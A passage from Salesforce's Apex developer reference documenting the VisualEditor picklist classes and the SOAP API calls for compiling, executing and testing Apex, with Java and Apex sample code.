public Process.PluginResult invoke(Process.PluginRequest request)
```

Parameters

`request`
Type: Process.PluginRequest

Return Value

Type: Process.PluginDescribeResult

VisualEditor Namespace

The `VisualEditor` namespace provides classes and methods for interacting with the Lightning App Builder.

The following are the classes in the `VisualEditor` namespace.

IN THIS SECTION:

DataRow Class
Contains information about one item in a picklist used in a Lightning component on a Lightning page.

DynamicPickList Class
An abstract class, used to display the values of a picklist in a Lightning component on a Lightning page.

DynamicPickListRows Class
Contains a list of picklist items in a Lightning component on a Lightning page.

DataRow Class

Contains information about one item in a picklist used in a Lightning component on a Lightning page.

Namespace

VisualEditor

IN THIS SECTION:

DataRow Constructors

DataRow Methods

DataRow Constructors

The following are constructors for `DataRow`.

IN THIS SECTION:

DataRow(label, value, selected)
Creates an instance of the `VisualEditor.DataRow` class using the specified label, value, and selected option.

DataRow(label, value)
Creates an instance of the `VisualEditor.DataRow` class using the specified label and value.

`DataRow(label, value, selected)`

Creates an instance of the `VisualEditor.DataRow` class using the specified label, value, and selected option.

Signature

```
public DataRow(String label, Object value, Boolean selected)
```

Parameters

label
Type: String

User-facing label for the picklist item.

value
Type: Object

The value of the picklist item.

selected
Type: Boolean

Specifies whether the picklist item is selected (`true`) or not (`false`).

`DataRow(label, value)`

Creates an instance of the `VisualEditor.DataRow` class using the specified label and value.

Signature

```
public DataRow(String label, Object value)
```

Parameters

label
Type: String

User-facing label for the picklist item.

value
Type: Object

The value of the picklist item.

DataRow Methods

The following are methods for `DataRow`.

IN THIS SECTION:

clone()
Makes a duplicate copy of the `VisualEditor.DataRow` object.

compareTo(o)
Compares the current `VisualEditor.DataRow` object to the specified one. Returns an integer value that is the result of the comparison.

getLabel()
Returns the user-facing label of the picklist item.

getValue()

Returns the value of the picklist item.

isSelected()

Returns the state of the picklist item, indicating whether it's selected or not.

clone()

Makes a duplicate copy of the `VisualEditor.DataRow` object.

Signature

```
public Object clone()
```

Return Value

Type: Object

compareTo(o)

Compares the current `VisualEditor.DataRow` object to the specified one. Returns an integer value that is the result of the comparison.

Signature

```
public Integer compareTo(VisualEditor.DataRow o)
```

Parameters

o

Type: VisualEditor.DataRow

A single item in a picklist.

Return Value

Type: Integer

Returns one of the following values:

- Zero if the current package version is equal to the specified package version
- An integer value greater than zero if the current package version is greater than the specified package version
- An integer value less than zero if the current package version is less than the specified package version

getLabel()

Returns the user-facing label of the picklist item.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getValue()`

Returns the value of the picklist item.

Signature

```
public Object getValue()
```

Return Value

Type: Object

`isSelected()`

Returns the state of the picklist item, indicating whether it's selected or not.

Signature

```
public Boolean isSelected()
```

Return Value

Type: Boolean

DynamicPickList Class

An abstract class, used to display the values of a picklist in a Lightning component on a Lightning page.

Namespace

VisualEditor

Usage

To use this class as the datasource of a picklist in a Lightning component, it must be extended by a custom Apex class and then that class must be called in the component's design file.

Example

Here's an example of a custom Apex class extending the `VisualEditor.DynamicPickList` class.

```
global class MyCustomPickList extends VisualEditor.DynamicPickList{

    global override VisualEditor.DataRow getDefaultValue(){
        VisualEditor.DataRow defaultValue = new VisualEditor.DataRow('red', 'RED');
        return defaultValue;
    }
```

```
    global override VisualEditor.DynamicPickListRows getValues() {
        VisualEditor.DataRow value1 = new VisualEditor.DataRow('red', 'RED');
        VisualEditor.DataRow value2 = new VisualEditor.DataRow('yellow', 'YELLOW');
       VisualEditor.DynamicPickListRows  myValues = new VisualEditor.DynamicPickListRows();

        myValues.addRow(value1);
        myValues.addRow(value2);
        return myValues;
    }
}
```

Here's an example of how the custom Apex class gets called in a design file so that the picklist appears in the Lightning component.

```
<design:component>
        <design:attribute name="property1" datasource="apex://MyCustomPickList"/>
</design:component>
```

IN THIS SECTION:

DynamicPickList Methods

DynamicPickList Methods

The following are methods for `DynamicPickList`.

IN THIS SECTION:

clone()

Makes a duplicate copy of the `VisualEditor.DynamicPicklist` object.

getDefaultValue()

Returns the picklist item that is set as the default value for the picklist.

getLabel(attributeValue)

Returns the user-facing label for a specified picklist value.

getValues()

Returns the list of picklist item values.

isValid(attributeValue)

Returns the valid state of the picklist item's value. A picklist value is considered valid if it's a part of any `VisualEditor.DataRow` in the `VisualEditor.DynamicPickListRows` returned by `getValues()`.

`clone()`

Makes a duplicate copy of the `VisualEditor.DynamicPicklist` object.

Signature

```
public Object clone()
```

Return Value

Type: Object

`getDefaultValue()`

Returns the picklist item that is set as the default value for the picklist.

Signature

```
public VisualEditor.DataRow getDefaultValue()
```

Return Value

Type: VisualEditor.DataRow

`getLabel(attributeValue)`

Returns the user-facing label for a specified picklist value.

Signature

```
public String getLabel(Object attributeValue)
```

Parameters

`attributeValue`
Type: Object

The value of the picklist item.

Return Value

Type: String

`getValues()`

Returns the list of picklist item values.

Signature

```
public VisualEditor.DynamicPickListRows getValues()
```

Return Value

Type: VisualEditor.DynamicPickListRows

`isValid(attributeValue)`

Returns the valid state of the picklist item's value. A picklist value is considered valid if it's a part of any `VisualEditor.DataRow` in the `VisualEditor.DynamicPickListRows` returned by `getValues()`.

Signature

```
public Boolean isValid(Object attributeValue)
```

Parameters

attributeValue
Type: Object

The value of the picklist item.

Return Value

Type: Boolean

DynamicPickListRows Class

Contains a list of picklist items in a Lightning component on a Lightning page.

Namespace

VisualEditor

IN THIS SECTION:

DynamicPickListRows Constructors

DynamicPickListRows Methods

DynamicPickListRows Constructors

The following are constructors for `DynamicPickListRows`.

IN THIS SECTION:

DynamicPickListRows(rows, containsAllRows)
Creates an instance of the `VisualEditor.DynamicPickListRows` class using the specified parameters.

DynamicPickListRows(rows)
Creates an instance of the `VisualEditor.DynamicPickListRows` class using the specified parameter.

DynamicPickListRows()
Creates an instance of the `VisualEditor.DynamicPickListRows` class. You can then add rows by using the class's `addRow` or `addAllRows` methods.

`DynamicPickListRows(rows, containsAllRows)`

Creates an instance of the `VisualEditor.DynamicPickListRows` class using the specified parameters.

Signature

```
public DynamicPickListRows(List<VisualEditor.DataRow> rows, Boolean containsAllRows)
```

Parameters

rows
Type: List VisualEditor.DataRow

List of picklist items.

containsAllRows
Type: Boolean

Indicates if all values of the picklist are included in a type-ahead search query (true) or only those values initially displayed when the list is clicked on (false).

A picklist in a Lightning component can display only the first 200 values of a list. If *containsAllRows* is set to false, when a user does a type-ahead search to find values in the picklist, the search will only look at those first 200 values that were displayed, not the complete set of picklist values.

DynamicPickListRows(rows)

Creates an instance of the `VisualEditor.DynamicPickListRows` class using the specified parameter.

Signature

```
public DynamicPickListRows(List<VisualEditor.DataRow> rows)
```

Parameters

rows
Type: List VisualEditor.DataRow

List of picklist rows.

DynamicPickListRows()

Creates an instance of the `VisualEditor.DynamicPickListRows` class. You can then add rows by using the class's `addRow` or `addAllRows` methods.

Signature

```
public DynamicPickListRows()
```

DynamicPickListRows Methods

The following are methods for `DynamicPickListRows`.

IN THIS SECTION:

addAllRows(rows)
Adds a list of picklist items to a dynamic picklist rendered in a Lightning component on a Lightning page.

addRow(row)
Adds a single picklist item to a dynamic picklist rendered in a Lightning component on a Lightning page.

clone()
Makes a duplicate copy of the `VisualEditor.DynamicPickListRows` object.

containsAllRows()

Returns a Boolean value indicating whether all values of the picklist are included when a user does a type-ahead search query (true) or only those values initially displayed when the list is clicked on (false).

get(i)

Returns a picklist element stored at the specified index.

getDataRows()

Returns a list of picklist items.

setContainsAllRows(containsAllRows)

Sets the value indicating whether all values of the picklist are included when a user does a type-ahead search query (true) or only those values initially displayed when the list is clicked on (false).

size()

Returns the size of the list of `VisualEditor.DynamicPickListRows`.

sort()

Sorts the list of `VisualEditor.DynamicPickListRows`.

addAllRows(rows)

Adds a list of picklist items to a dynamic picklist rendered in a Lightning component on a Lightning page.

Signature

```
public void addAllRows(List<VisualEditor.DataRow> rows)
```

Parameters

rows

Type: List VisualEditor.DataRow

List of picklist items.

Return Value

Type: void

addRow(row)

Adds a single picklist item to a dynamic picklist rendered in a Lightning component on a Lightning page.

Signature

```
public void addRow(VisualEditor.DataRow row)
```

Parameters

row

Type: VisualEditor.DataRow

A single picklist item.

Return Value

Type: void

`clone()`

Makes a duplicate copy of the `VisualEditor.DynamicPickListRows` object.

Signature

```
public Object clone()
```

Return Value

Type: Object

`containsAllRows()`

Returns a Boolean value indicating whether all values of the picklist are included when a user does a type-ahead search query (true) or only those values initially displayed when the list is clicked on (false).

Signature

```
public Boolean containsAllRows()
```

Return Value

Type: Boolean

A picklist in a Lightning component can display only the first 200 values of a list. If *`containsAllRows`* is set to false, when a user does a type-ahead search to find values in the picklist, the search will only look at those first 200 values that were displayed, not the complete set of picklist values.

`get(i)`

Returns a picklist element stored at the specified index.

Signature

```
public VisualEditor.DataRow get(Integer i)
```

Parameters

`i`

Type: Integer

The index.

Return Value

Type: VisualEditor.DataRow

`getDataRows()`

Returns a list of picklist items.

Signature

```
public List<VisualEditor.DataRow> getDataRows()
```

Return Value

Type: List VisualEditor.DataRow

`setContainsAllRows(containsAllRows)`

Sets the value indicating whether all values of the picklist are included when a user does a type-ahead search query (true) or only those values initially displayed when the list is clicked on (false).

Signature

```
public void setContainsAllRows(Boolean containsAllRows)
```

Parameters

`containsAllRows`
Type: Boolean

Indicates if all values of the picklist are included in a type-ahead search query (true) or only those values initially displayed when the list is clicked on (false).

A picklist in a Lightning component can display only the first 200 values of a list. If *`containsAllRows`* is set to false, when a user does a type-ahead search to find values in the picklist, the search will only look at those first 200 values that were displayed, not the complete set of picklist values.

Return Value

Type: void

`size()`

Returns the size of the list of `VisualEditor.DynamicPickListRows`.

Signature

```
public Integer size()
```

Return Value

Type: Integer

`sort()`

Sorts the list of `VisualEditor.DynamicPickListRows`.

Signature

```
public void sort()
```

Return Value

Type: void

APPENDICES

APPENDIX A SOAP API and SOAP Headers for Apex

This appendix details the SOAP API calls and objects that are available by default for Apex.

Note: Apex class methods can be exposed as custom SOAP Web service calls. This allows an external application to invoke an Apex Web service to perform an action in Salesforce. Use the `webService` keyword to define these methods. For more information, see Considerations for Using the `WebService` Keyword on page 255.

Any Apex code saved using SOAP API calls uses the same version of SOAP API as the endpoint of the request. For example, if you want to use SOAP API version 39.0, use endpoint 39.0:

```
https://yourInstance.salesforce.com/services/Soap/s/39.0
```

For information on all other SOAP API calls, including those that can be used to extend or implement any existing Apex IDEs, contact your Salesforce representative.

The following API objects are available:

- ApexTestQueueItem
- ApexTestResult
- ApexTestResultLimits
- ApexTestRunResult

The following are SOAP API calls:

- `compileAndTest()`
- `compileClasses()`
- `compileTriggers()`
- `executeanonymous()`
- `runTests()`

The following SOAP headers are available in SOAP API calls for Apex:

- DebuggingHeader
- PackageVersionHeader

Also see the *Metadata API Developer Guide* for two additional calls:

- `deploy()`
- `retrieve()`

ApexTestQueueItem

Represents a single Apex class in the Apex job queue. This object is available in API version 23.0 and later.

This object is available in API version 23.0 and later.

Supported Calls

`create()`, `describeSObjects()`, `query()`, `retrieve()`, `update()`, `upsert()`

Fields

Field Name	Description
`ApexClassId`	**Type** reference **Properties** Create, Filter, Group, Sort **Description** The Apex class whose tests are to be executed.
`ExtendedStatus`	**Type** string **Properties** Filter, Nillable, Sort **Description** The pass rate of the test run. For example: "(4/6)". This means that four out of a total of six tests passed. If the class fails to execute, this field contains the cause of the failure.
`ParentJobId`	**Type** reference **Properties** Filter, Group, Nillable, Sort **Description** Points to the AsyncApexJob that represents the entire test run. If you insert multiple Apex test queue items in a single bulk operation, the queue items will share the same parent job. This means that a test run can consist of the execution of the tests of several classes if all the test queue items are inserted in the same bulk operation.
`Status`	**Type** picklist **Properties** Filter, Group, Restricted picklist, Sort, Update **Description** The status of the job. Valid values are: • `Holding`[1]

Field Name	Description
	• `Queued` • `Preparing` • `Processing` • `Aborted` • `Completed` • `Failed` [1] This status applies to batch jobs in the Apex flex queue.
`TestRunResultID`	**Type** reference **Properties** Filter, Group, Nillable, Sort **Description** The ID of the associated ApexTestRunResult object.

Usage

Insert an `ApexTestQueueItem` object to place its corresponding Apex class in the Apex job queue for execution. The Apex job executes the test methods in the class.

To abort a class that is in the Apex job queue, perform an update operation on the ApexTestQueueItem object and set its `Status` field to *`Aborted`*.

If you insert multiple Apex test queue items in a single bulk operation, the queue items will share the same parent job. This means that a test run can consist of the execution of the tests of several classes if all the test queue items are inserted in the same bulk operation.

ApexTestResult

Represents the result of an Apex test method execution. This object is available in API version 23.0 and later.

Supported Calls

`create()`, `delete()`, `describeSObjects()`, `query()`, `retrieve()`, `update()`

Fields

Field Name	Details
`ApexClassId`	**Type** reference **Properties** Create, Filter, Group, Sort, Update

Field Name	Details
	Description The Apex class whose test methods were executed.
`ApexLogId`	**Type** reference **Properties** Create, Filter, Group, Nillable, Sort, Update **Description** Points to the ApexLog for this test method execution if debug logging is enabled; otherwise, `null`.
`ApexTestRunResultId`	**Type** reference **Properties** Create, Filter, Group, Nillable, Sort, Update **Description** The ID of the ApexTestRunResult that represents the entire test run.
`AsyncApexJobId`	**Type** reference **Properties** Create, Filter, Group, Nillable, Sort, Update **Description** Points to the AsyncApexJob that represents the entire test run. This field points to the same object as `ApexTestQueueItem.ParentJobId`.
`Message`	**Type** string **Properties** Create, Filter, Nillable, Sort, Update **Description** The exception error message if a test failure occurs; otherwise, `null`.
`MethodName`	**Type** string **Properties** Create, Filter, Group, Nillable, Sort, Update **Description** The test method name.

Field Name	Details
`Outcome`	**Type** picklist **Properties** Create, Filter, Group, Restricted picklist, Sort, Update **Description** The result of the test method execution. Can be one of these values: • Pass • Fail • CompileFail • Skip
`QueueItemId`	**Type** reference **Properties** Create, Filter, Group, Nillable, Sort, Update **Description** Points to the ApexTestQueueItem which is the class that this test method is part of.
`RunTime`	**Type** int **Properties** Create, Filter, Nillable, Sort, Update **Description** The time it took the test method to run, in seconds.
`StackTrace`	**Type** string **Properties** Create, Filter, Nillable, Sort, Update **Description** The Apex stack trace if the test failed; otherwise, `null`.
`TestTimestamp`	**Type** dateTime **Properties** Create, Filter, Sort, Update **Description** The start time of the test method.

Usage

You can query the fields of the `ApexTestResult` record that corresponds to a test method executed as part of an Apex class execution.

Each test method execution is represented by a single `ApexTestResult` record. For example, if an Apex test class contains six test methods, six `ApexTestResult` records are created. These records are in addition to the `ApexTestQueueItem` record that represents the Apex class.

Each ApexTestResult record has an associated ApexTestResultLimits on page 2748 record, which captures the Apex limits used during execution of the test method.

ApexTestResultLimits

Captures the Apex test limits used for a particular test method execution. An instance of this object is associated with each ApexTestResult record. This object is available in API version 37.0 and later.

Supported Calls

`create()`, `delete()`, `describeSObjects()`, `query()`, `retrieve()`, `update()`

Fields

Field Name	Details
`ApexTestResultId`	**Type** reference **Properties** Create, Filter, Group, Sort **Description** The ID of the associated ApexTestResult object.
`AsyncCalls`	**Type** int **Properties** Create, Filter, Group, Sort, Update **Description** The number of asynchronous calls made during the test run.
`Callouts`	**Type** int **Properties** Create, Filter, Group, Sort, Update **Description** The number of callouts made during the test run.

Field Name	Details
`Cpu`	**Type** int **Properties** Create, Filter, Group, Sort, Update **Description** The amount of CPU used during the test run, in milliseconds.
`Dml`	**Type** int **Properties** Create, Filter, Group, Sort, Update **Description** The number of DML statements made during the test run.
`DmlRows`	**Type** int **Properties** Create, Filter, Group, Sort, Update **Description** The number of rows accessed by DML statements during the test run.
`Email`	**Type** int **Properties** Create, Filter, Group, Sort, Update **Description** The number of email invocations made during the test run.
`LimitContext`	**Type** string **Properties** Create, Filter, Group, Nillable, Sort, Update **Description** Indicates whether the test run was synchronous or asynchronous.
`LimitExceptions`	**Type** string **Properties** Create, Filter, Group, Nillable, Sort, Update

Field Name	Details
	Description Indicates whether your org has any limits that differ from the default limits.
`MobilePush`	**Type** int **Properties** Create, Filter, Group, Sort, Update **Description** The number of mobile push calls made during the test run.
`QueryRows`	**Type** int **Properties** Create, Filter, Group, Sort, Update **Description** The number of rows queried during the test run.
`Soql`	**Type** int **Properties** Create, Filter, Group, Sort, Update **Description** The number of SOQL queries made during the test run.
`Sosl`	**Type** int **Properties** Create, Filter, Group, Sort, Update **Description** The number of SOSL queries made during the test run.

Usage

The ApexTestResultLimits object is populated for each test method execution, and it captures the limits used between the Test.startTest() and Test.stopTest() methods. If startTest() and stopTest() aren't called, limits usage is not captured. Note the following:

- The associated test method must be run asynchronously.
- Limits for asynchronous Apex operations (batch, scheduled, future, and queueable) that are called within test methods are not captured.
- Limits are captured only for the default namespace.

ApexTestRunResult

Contains summary information about all the test methods that were run in a particular Apex job. This object is available in API version 37.0 and later.

Supported Calls

`create()`, `delete()`, `describeSObjects()`, `query()`, `retrieve()`, `update()`

Fields

Field Name	Details
`AsyncApexJobId`	**Type** reference **Properties** Create, Filter, Group, Nillable, Sort, Update **Description** The parent Apex job ID for the result.
`ClassesCompleted`	**Type** int **Properties** Create, Filter, Group, Nillable, Sort, Update **Description** The total number of classes executed during the test run.
`ClassesEnqueued`	**Type** int **Properties** Create, Filter, Group, Sort, Update **Description** The total number of classes enqueued during the test run.
`EndTime`	**Type** dateTime **Properties** Create, Filter, Nillable, Sort, Update **Description** The time at which the test run ended.

Field Name	Details
`IsAllTests`	**Type** boolean **Properties** Create, Filter, Group, Sort, Update **Description** Indicates whether all Apex test classes were run.
`JobName`	**Type** string **Properties** Create, Filter, Group, Nillable, Sort, Update **Description** Reserved for future use.
`MethodsCompleted`	**Type** int **Properties** Create, Filter, Group, Nillable, Sort, Update **Description** The total number of methods completed during the test run. This value is updated after each class is run.
`MethodsEnqueued`	**Type** int **Properties** Create, Filter, Group, Nillable, Sort, Update **Description** The total number of methods enqueued for the test run. This value is initialized before the test runs.
`MethodsFailed`	**Type** int **Properties** Create, Filter, Group, Nillable, Sort, Update **Description** The total number of methods that failed during this test run. This value is updated after each class is run.
`Source`	**Type** string

Field Name	Details
	Properties Create, Filter, Group, Nillable, Sort, Update **Description** The source of the test run, such as the Developer Console.
`StartTime`	**Type** dateTime **Properties** Create, Filter, Sort, Update **Description** The time at which the test run started.
`Status`	**Type** picklist **Properties** Create, Filter, Group, Sort, Update **Description** The status of the test run. Values include: • Queued • Processing • Aborted • Completed • Failed
`TestTime`	**Type** int **Properties** Create, Filter, Group, Nillable, Sort, Update **Description** The time it took the test to run, in seconds.
`UserId`	**Type** reference **Properties** Create, Filter, Group, Nillable, Sort, Update **Description** The user who ran the test run.

compileAndTest()

Compile and test your Apex in a single call.

Syntax

```
CompileAndTestResult[] = compileAndTest(CompileAndTestRequest request);
```

Usage

Use this call to both compile and test the Apex you specify with a single call. Production organizations (not a Developer Edition or Sandbox Edition) must use this call instead of `compileClasses()` or `compileTriggers()`.

This call supports the DebuggingHeader and the SessionHeader. For more information about the SOAP headers in the API, see the *SOAP API Developer's Guide*.

All specified tests must pass, otherwise data is not saved to the database. If this call is invoked in a production organization, the RunTestsRequest property of the CompileAndTestRequest is ignored, and all unit tests defined in the organization are run and must pass.

Sample Code—Java

Note that the following example sets `checkOnly` to `true` so that this class is compiled and tested, but the classes are not saved to the database.

```
{
    CompileAndTestRequest request;
    CompileAndTestResult result = null;

    String triggerBody = "trigger t1 on Account (before insert){ " +
      "  for(Account a:Trigger.new){ " +
      "   a.description = 't1_UPDATE';}" +
      "}";

    String testClassBody = "@isTest private class TestT1{" +
      "    // Test for the trigger" +
      "    public static testmethod void test1(){" +
      "      Account a  = new Account(name='TEST');" +
      "      insert(a);" +
      "      a = [select id,description from Account where id=:a.id];" +
      "      System.assert(a.description.contains('t1_UPDATE'));" +
      "    }" +
      "    // Test for the class" +
      "    public static testmethod void test2(){" +
      "      String s = C1.method1();" +
      "      System.assert(s=='HELLO');" +
      "    }" +
      "}";

    String classBody = "public class C1{" +
      "    public static String s ='HELLO';" +
```

```
      "    public static String method1(){" +
      "      return(s);" +
      "    }" +
      "}";

    request = new CompileAndTestRequest();

    request.setClasses(new String[]{classBody, testClassBody});
    request.setTriggers(new String[]{triggerBody});
    request.setCheckOnly(true);

    try {
        result = apexBinding.compileAndTest(request);
    } catch (RemoteException e) {
        System.out.println("An unexpected error occurred: " + e.getMessage());
    }
    assert (result.isSuccess());
}
```

Arguments

Name	Type	Description
`request`	CompileAndTestRequest	A request that includes the Apex and the values for any fields that need to be set for this request.

Response

CompileAndTestResult

CompileAndTestRequest

The `compileAndTest()` call contains this object, a request with information about the Apex to be compiled.

A CompileAndTestRequest object has the following properties:

Name	Type	Description
`checkOnly`	boolean	If set to `true`, the Apex classes and triggers submitted are not saved to your organization, whether or not the code successfully compiles and unit tests pass.
`classes`	string	Content of the class or classes to be compiled.
`deleteClasses`	string	Name of the class or classes to be deleted.
`deleteTriggers`	string	Name of the trigger or triggers to be deleted.
`runTestsRequest`	RunTestsRequest	Specifies information about the Apex to be tested. If this request is sent in a production organization, this property is ignored and all unit tests are run for your entire organization.
`triggers`	string	Content of the trigger or triggers to be compiled.

Note the following about this object:

- This object contains the `RunTestsRequest` property. If the request is run in a production organization, the property is ignored and all tests are run.
- If any errors occur during compile, delete, testing, or if the goal of 75% code coverage is missed, no classes or triggers are saved to your organization. This is the same requirement as Force.com AppExchange package testing.
- All triggers must have code coverage. If a trigger has no code coverage, no classes or triggers are saved to your organization.

CompileAndTestResult

The `compileAndTest()` call returns information about the compile and unit test run of the specified Apex, including whether it succeeded or failed.

A CompileAndTestResult object has the following properties:

Name	Type	Description
`classes`	CompileClassResult	Information about the success or failure of the `compileAndTest()` call if classes were being compiled.
`deleteClasses`	DeleteApexResult	Information about the success or failure of the `compileAndTest()` call if classes were being deleted.
`deleteTriggers`	DeleteApexResult	Information about the success or failure of the `compileAndTest()` call if triggers were being deleted.
`runTestsResult`	RunTestsResult	Information about the success or failure of the Apex unit tests, if any were specified.
`success`	boolean*	If `true`, all of the classes, triggers, and unit tests specified ran successfully. If any class, trigger, or unit test failed, the value is `false`, and details are reported in the corresponding result object: • CompileClassResult • CompileTriggerResult • DeleteApexResult • RunTestsResult
`triggers`	CompileTriggerResult	Information about the success or failure of the `compileAndTest()` call if triggers were being compiled.

* Link goes to the *SOAP API Developer's Guide*.

CompileClassResult

This object is returned as part of a `compileAndTest()` or `compileClasses()` call. It contains information about whether or not the compile and run of the specified Apex was successful.

A CompileClassResult object has the following properties:

Name	Type	Description
`bodyCrc`	int*	The CRC (cyclic redundancy check) of the class or trigger file.
`column`	int*	The column number where an error occurred, if one did.
`id`	ID*	An ID is created for each compiled class. The ID is unique within an organization.
`line`	int*	The line number where an error occurred, if one did.
`name`	string*	The name of the class.
`problem`	string*	The description of the problem if an error occurred.
`success`	boolean*	If `true`, the class or classes compiled successfully. If `false`, problems are specified in other properties of this object.

* Link goes to the *SOAP API Developer's Guide*.

CompileTriggerResult

This object is returned as part of a `compileAndTest()` or `compileTriggers()` call. It contains information about whether or not the compile and run of the specified Apex was successful.

A CompileTriggerResult object has the following properties:

Name	Type	Description
`bodyCrc`	int*	The CRC (cyclic redundancy check) of the trigger file.
`column`	int*	The column where an error occurred, if one did.
`id`	ID*	An ID is created for each compiled trigger. The ID is unique within an organization.
`line`	int*	The line number where an error occurred, if one did.
`name`	string*	The name of the trigger.
`problem`	string*	The description of the problem if an error occurred.
`success`	boolean*	If `true`, all the specified triggers compiled and ran successfully. If the compilation or execution of any trigger fails, the value is `false`.

* Link goes to the *SOAP API Developer's Guide*.

DeleteApexResult

This object is returned when the `compileAndTest()` call returns information about the deletion of a class or trigger.

A DeleteApexResult object has the following properties:

Name	Type	Description
`id`	ID*	ID of the deleted trigger or class. The ID is unique within an organization.

Name	Type	Description
`problem`	string*	The description of the problem if an error occurred.
`success`	boolean*	If `true`, all the specified classes or triggers were deleted successfully. If any class or trigger is not deleted, the value is `false`.

* Link goes to the *SOAP API Developer's Guide*.

`compileClasses()`

Compile your Apex in Developer Edition or sandbox organizations.

Syntax

```
CompileClassResult[] = compileClasses(string[] classList);
```

Usage

Use this call to compile Apex classes in Developer Edition or sandbox organizations. Production organizations must use `compileAndTest()`.

This call supports the DebuggingHeader and the SessionHeader. For more information about the SOAP headers in the API, see the *SOAP API Developer's Guide*.

Sample Code—Java

```
public void compileClassesSample() {
    String p1 = "public class p1 {\n"
      + "public static Integer var1 = 0;\n"
      + "public static void methodA() {\n"
      + " var1 = 1;\n" + "}\n"
      + "public static void methodB() {\n"
      + " p2.MethodA();\n" + "}\n"
      + "}";
    String p2 = "public class p2 {\n"
      + "public static Integer var1 = 0;\n"
      + "public static void methodA() {\n"
      + " var1 = 1;\n" + "}\n"
      + "public static void methodB() {\n"
      + " p1.MethodA();\n" + "}\n"
      + "}";
    CompileClassResult[] r = new CompileClassResult[0];
    try {
        r = apexBinding.compileClasses(new String[]{p1, p2});
    } catch (RemoteException e) {
        System.out.println("An unexpected error occurred: "
          + e.getMessage());
    }
```

```
    if (!r[0].isSuccess()) {
        System.out.println("Couldn't compile class p1 because: "
          + r[0].getProblem());
    }
    if (!r[1].isSuccess()) {
        System.out.println("Couldn't compile class p2 because: "
          + r[1].getProblem());
    }
}
```

Arguments

Name	Type	Description
`scripts`	string*	A request that includes the Apex classes and the values for any fields that need to be set for this request.

* Link goes to the *SOAP API Developer's Guide*.

Response

CompileClassResult

`compileTriggers()`

Compile your Apex triggers in Developer Edition or sandbox organizations.

Syntax

```
CompileTriggerResult[] = compileTriggers(string[] triggerList);
```

Usage

Use this call to compile the specified Apex triggers in your Developer Edition or sandbox organization. Production organizations must use `compileAndTest()`.

This call supports the DebuggingHeader and the SessionHeader. For more information about the SOAP headers in the API, see the *SOAP API Developer's Guide*.

Arguments

Name	Type	Description
`scripts`	string*	A request that includes the Apex trigger or triggers and the values for any fields that need to be set for this request.

* Link goes to the *SOAP API Developer's Guide*.

Response

CompileTriggerResult

executeanonymous()

Executes a block of Apex.

Syntax

```
ExecuteAnonymousResult[] = binding.executeanonymous(string apexcode);
```

Usage

Use this call to execute an anonymous block of Apex. This call can be executed from AJAX.

This call supports the API DebuggingHeader and SessionHeader.

If a component in a package with restricted API access issues this call, the request is blocked.

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Arguments

Name	Type	Description
apexcode	string*	A block of Apex.

* Link goes to the *SOAP API Developer's Guide*.

SOAP API Developer's Guide contains information about security, access, and SOAP headers.

Response

ExecuteAnonymousResult[]

ExecuteAnonymousResult

The `executeanonymous()` call returns information about whether or not the compile and run of the code was successful.

An `ExecuteAnonymousResult` object has the following properties:

Name	Type	Description
`column`	int*	If `compiled` is False, this field contains the column number of the point where the compile failed.
`compileProblem`	string*	If `compiled` is False, this field contains a description of the problem that caused the compile to fail.
`compiled`	boolean*	If True, the code was successfully compiled. If False, the `column`, `line`, and `compileProblem` fields are not null.
`exceptionMessage`	string*	If `success` is False, this field contains the exception message for the failure.
`exceptionStackTrace`	string*	If `success` is False, this field contains the stack trace for the failure.
`line`	int*	If `compiled` is False, this field contains the line number of the point where the compile failed.
`success`	boolean*	If True, the code was successfully executed. If False, the `exceptionMessage` and `exceptionStackTrace` values are not null.

* Link goes to the *SOAP API Developer's Guide*.

`runTests()`

Run your Apex unit tests.

Syntax

```
RunTestsResult[] = binding.runTests(RunTestsRequest request);
```

Usage

To facilitate the development of robust, error-free code, Apex supports the creation and execution of *unit tests*. Unit tests are class methods that verify whether a particular piece of code is working properly. Unit test methods take no arguments, commit no data to the database, send no emails, and are flagged with the `testMethod` keyword or the `isTest` annotation in the method definition. Also, test methods must be defined in test classes, that is, classes annotated with `isTest`. Use this call to run your Apex unit tests.

This call supports the DebuggingHeader and the SessionHeader. For more information about the SOAP headers in the API, see the *SOAP API Developer's Guide*.

Sample Code—Java

```
public void runTestsSample() {
   String sessionId = "sessionID goes here";
   String url = "url goes here";
   // Set the Apex stub with session ID received from logging in with the partner API
   _SessionHeader sh = new _SessionHeader();
   apexBinding.setHeader(
```

```
        new ApexServiceLocator().getServiceName().getNamespaceURI(),
        "SessionHeader", sh);
    // Set the URL received from logging in with the partner API to the Apex stub
    apexBinding._setProperty(ApexBindingStub.ENDPOINT_ADDRESS_PROPERTY, url);

    // Set the debugging header
    _DebuggingHeader dh = new _DebuggingHeader();
    dh.setDebugLevel(LogType.Profiling);
    apexBinding.setHeader(
        new ApexServiceLocator().getServiceName().getNamespaceURI(),
        "DebuggingHeader", dh);

    long start = System.currentTimeMillis();
    RunTestsRequest rtr = new RunTestsRequest();
    rtr.setAllTests(true);
    RunTestsResult res = null;
    try {
        res = apexBinding.runTests(rtr);
    } catch (RemoteException e) {
        System.out.println("An unexpected error occurred: " + e.getMessage());
    }

    System.out.println("Number of tests: " + res.getNumTestsRun());
    System.out.println("Number of failures: " + res.getNumFailures());
    if (res.getNumFailures() > 0) {
        for (RunTestFailure rtf : res.getFailures()) {
            System.out.println("Failure: " + (rtf.getNamespace() ==
            null ? "" : rtf.getNamespace() + ".")
            + rtf.getName() + "." + rtf.getMethodName() + ": "
            + rtf.getMessage() + "\n" + rtf.getStackTrace());
        }
    }
    if (res.getCodeCoverage() != null) {
        for (CodeCoverageResult ccr : res.getCodeCoverage()) {
            System.out.println("Code coverage for " + ccr.getType() +
            (ccr.getNamespace() == null ? "" : ccr.getNamespace() + ".")
            + ccr.getName() + ": "
            + ccr.getNumLocationsNotCovered()
            + " locations not covered out of "
            + ccr.getNumLocations());

        if (ccr.getNumLocationsNotCovered() > 0) {
            for (CodeLocation cl : ccr.getLocationsNotCovered())
                System.out.println("\tLine " + cl.getLine());
            }
        }
    }
    System.out.println("Finished in " +
    (System.currentTimeMillis() - start) + "ms");
}
```

Arguments

Name	Type	Description
`request`	RunTestsRequest	A request that includes the Apex unit tests and the values for any fields that need to be set for this request.

Response

RunTestsResult

RunTestsRequest

